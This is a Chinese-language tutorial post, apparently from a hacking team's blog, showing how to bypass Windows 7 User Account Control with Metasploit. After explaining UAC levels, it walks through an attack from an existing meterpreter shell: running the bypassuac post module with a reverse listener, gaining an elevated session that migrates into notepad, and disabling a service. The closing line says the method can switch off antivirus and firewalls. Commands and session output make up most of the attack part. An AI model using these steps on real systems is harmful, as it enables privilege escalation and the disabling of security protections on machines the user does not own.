
Articles from Dls9 Team

Metasploit Bypass windows 7 UAC

2012-03-22 18:03:48 admin

Windows7中的UAC



UAC(用户帐户控制)是作为一项安全功能第一次在Vista中出现，它被设计用来减少PC受到恶意软件侵害的机会。但因为它弹出警告窗口的次数过于频繁，扰乱了正常的用户体验，引起了用户的反感，当时被当成是“垃圾”。但微软在Windows 7中并没有放弃UAC，而是将其重新设计，使之更适合用户使用。
相比于Vista的UAC只有“开启”和“关闭”两项功能设置，微软在Windows7的UAC里增加了四个级别的设置项。
最高的级别是“始终通知我”，即用户安装应用软件或者对应用软件进行升级、应用软件在用户知情或者不知情的情况下对操作系统进行更改、修改Windows设置等等，都会向系统管理员汇报，同时屏幕会被锁死并降低亮度。　第二个级别为“仅在应用程序试图尝试改变计算机时”通知系统管理员。这个级别是操作系统的默认控制级别。他与第一个级别的主要差异就在于用户主动改变Windows设置时不会通知系统管理员。在这个级别下，即使操作系统上有恶意程序在运行，也不会给操作系统造成多大的负面影响。因为恶意程序不能够在系统管理员不知情的情况下修改系统的配置，如更改注册表、更改IE浏览器的默认页面、更改服务启动列表等等。
第三个级别为“仅当应用程序试图尝试改变计算机时”通知系统管理员，其他设置基本和第二级别一致，区别在于屏幕亮度不降低，也不锁屏。
到第四个级别就是所有都不通知即关闭UAC。

UAC的重要意义

当UAC横空出世后，pc中几乎所有的进程与运行的程序都可以被拦截，尤其对那些试图使用管理员权限自动安装或自动运行的程序有显著的效果。
Windows Vista还带来了很多其它的安全特性。Windows防火墙的升级版可以对出站和入站连接进行管理。而以往版本的Windows防火墙只能对入站连接进行管理，这意味着有可能在用户毫不知情的情况下成为攻击其它计算机的DDoS攻击者中的一员。另外，Windows Defender可以免费提供对常见恶意软件的防护。
同时自动更新也应当被包含在安全组合中，虽然它不象前面提到的那些安全程序，但对于系统安全而言仍是必不可少的组成部分。微软每个月都会通过Windows Update对自己或其它研究机构发现的漏洞进行定期修补。
想在一台没有安装防病毒软件的机器上和病毒交锋，那么几乎所有的重担都将落在UAC的头上。既没有防病毒软件也没有UAC的机器可以被病毒无声无息的轻易攻破。

病毒可以通过电子邮件（如果用户运行包含病毒的附件）或其它程序感染电脑。一个非常有效的途径就是不法分子将商业软件破解(如“warez”)后植入病毒，然后通过网站、FTP、BT网络、即时通讯软件，甚至IRC进行大范围的传播。如果不安装防病毒软件对此类来源的软件进行扫描，那么就算被感染了用户也发现不了。
更糟糕的是，病毒通常都会极快的产生各种类型的“变种”，大多数的防病毒软件是通过特征码的形式进行病毒识别的，因此如果病毒变种后的代码与防病毒软件的定义不符，那么它同样可以感染“受保护”的电脑。

需要授权的动作

UAC需要授权的动作包括：

- * 配置Windows Update
- * 增加或删除用户帐户

- * 改变用户的帐户类型
- * 改变UAC 设置
- * 安装ActiveX
- * 安装或卸载程序
- * 安装设备驱动程序
- * 设置家长控制
- * 将文件移动或复制到Program Files或Windows目录
- * 查看其他用户文件夹

基本上，只要有涉及到访问系统磁盘的根目录 (例如 C:\)，访问 Windows 目录，Windows 系统目录，Program Files 目录，访问 Windows 安全信息以及读写系统登录数据库 (Registry) 的程序访问动作，都会需要通过 UAC 的认证。
所以，在渗透过程中，我们需要关闭他

尝试关闭某服务

我们首先获得一个WINDOWS7的SHELL，如果我想关闭WINDOWS7中的Themes服务
先勘察一下信息

```
1 meterpreter > shell
2 Process 2332 created.
3 Channel 1 created.
4 Microsoft Windows [汾 6.1.7601]
5 ĘĘ (c) 2009 Microsoft Corporation
6
7 C:\Users\brk\Desktop>sc query themes
8 sc query themes
9
10 SERVICE_NAME: themes
11         TYPE               : 20  WIN32_SHARE_PROCESS
12         STATE              : 4  RUNNING
13                                 (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
14         WIN32_EXIT_CODE    : 0  (0x0)
15         SERVICE_EXIT_CODE  : 0  (0x0)
16         CHECKPOINT         : 0x0
17         WAIT_HINT          : 0x0
18
19 C:\Users\brk\Desktop>
```

```
meterpreter > shell
Process 2332 created.
Channel 1 created.
Microsoft Windows [汾 6.1.7601]
ĘĘ (c) 2009 Microsoft Corporation

C:\Users\brk\Desktop>sc query themes
sc query themes

SERVICE_NAME: themes
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\brk\Desktop>
```

启动了，我们尝试关闭：


```
1 C:\Users\brk\Desktop>sc config themes start= disabled
2 sc config themes start= disabled
3 [SC] OpenService 失败 5:
4
5 拒绝访问。
6
7 C:\Users\brk\Desktop>
```

```
C:\Users\brk\Desktop>sc config themes start= disabled
sc config themes start= disabled
[SC] OpenService 失败 5:

拒绝访问。
```

```
C:\Users\brk\Desktop>
```


乱码了 到Windows查看一下：



原来是拒绝访问。

bypassuac

如小标题，现在我们来绕过Uac,需要 **post/windows/escalate/bypassuac** 模块
运行他：



恩？ 没取得SHELL？ 退出现有的会话运行他

```
1  meterpreter > background
2  [*] Backgrounding session 2...
3  msf  exploit(handler) > use post/windows/escalate/bypassuac
4  msf  post(bypassuac) > set SESSION 2
5  SESSION => 2
6  msf  post(bypassuac) > show options
7
8  Module options (post/windows/escalate/bypassuac):
9
10    Name     Current Setting  Required  Description
11    ----     ---------------  --------  -----------
12    LHOST    5.5.5.1          no        Listener IP address for the new session
13    LPORT    1423             no        Listener port for the new session
14    SESSION  2                yes       The session to run this module on.
15
16 msf  post(bypassuac) > exploit
```

```
[*] Started reverse handler on 5.5.5.1:1423
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Post module execution completed
[*] Sending stage (752128 bytes) to 5.5.5.8
[*] Meterpreter session 3 opened (5.5.5.1:1423 -> 5.5.5.8:49165) at 2012-03-23 02:36:40 +0800
[*] Session ID 3 (5.5.5.1:1423 -> 5.5.5.8:49165) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: HVRfyaIf.exe (168)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3312
[+] Successfully migrated to process
```

meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > use post/windows/escalate/bypassuac
msf post(bypassuac) > sessions
msf post(bypassuac) > set SESSION 2
SESSION => 2
msf post(bypassuac) > show options

Module options (post/windows/escalate/bypassuac):

Name	Current Setting	Required	Description
LHOST	5.5.5.1	no	Listener IP address for the new session
LPORT	1423	no	Listener port for the new session
SESSION	2	yes	The session to run this module on.

```
msf  post(bypassuac) > exploit

[*] Started reverse handler on 5.5.5.1:1423
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Post module execution completed
msf  post(bypassuac) > sessions
[*] Sending stage (752128 bytes) to 5.5.5.8
[*] Meterpreter session 3 opened (5.5.5.1:1423 -> 5.5.5.8:49165) at 2012-03-23 02:36:40 +0800
[*] Session ID 3 (5.5.5.1:1423 -> 5.5.5.8:49165) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: HVRfyaIf.exe (168)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3312
[+] Successfully migrated to process
```

已经取得了:

```
msf  post(bypassuac) > sessions

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  2   meterpreter x86/win32  Dis9Team\brk @ DIS9TEAM  5.5.5.1:4444 -> 5.5.5.8:49162 (5.5.5.8)
  3   meterpreter x86/win32  Dis9Team\brk @ DIS9TEAM  5.5.5.1:1423 -> 5.5.5.8:49165 (5.5.5.8)

msf  post(bypassuac) >
```

下面试试能绕过了吗?
取得SHELL:

```
meterpreter > execute -f cmd.exe -c -H
Process 3528 created.
Channel 1 created.
meterpreter > interact 1
Interacting with channel 1...

Microsoft Windows [汾 6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\System32>
```

```
meterpreter > execute -f cmd.exe -c -H
Process 3528 created.
Channel 1 created.
meterpreter > interact 1
Interacting with channel 1...

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\System32>
```

关闭模板服务：

```
1 C:\Windows\System32>sc config themes start= disabled
2 sc config themes start= disabled
3 [SC] ChangeServiceConfig 成功
4
5 C:\Windows\System32>
```

```
C:\Windows\System32>sc config themes start= disabled
sc config themes start= disabled
[SC] ChangeServiceConfig 成功

C:\Windows\System32>
```

还是乱码哦，但是我觉得已经关闭了

结束语

用这方法可以关闭某些杀毒软件 防火墙哦～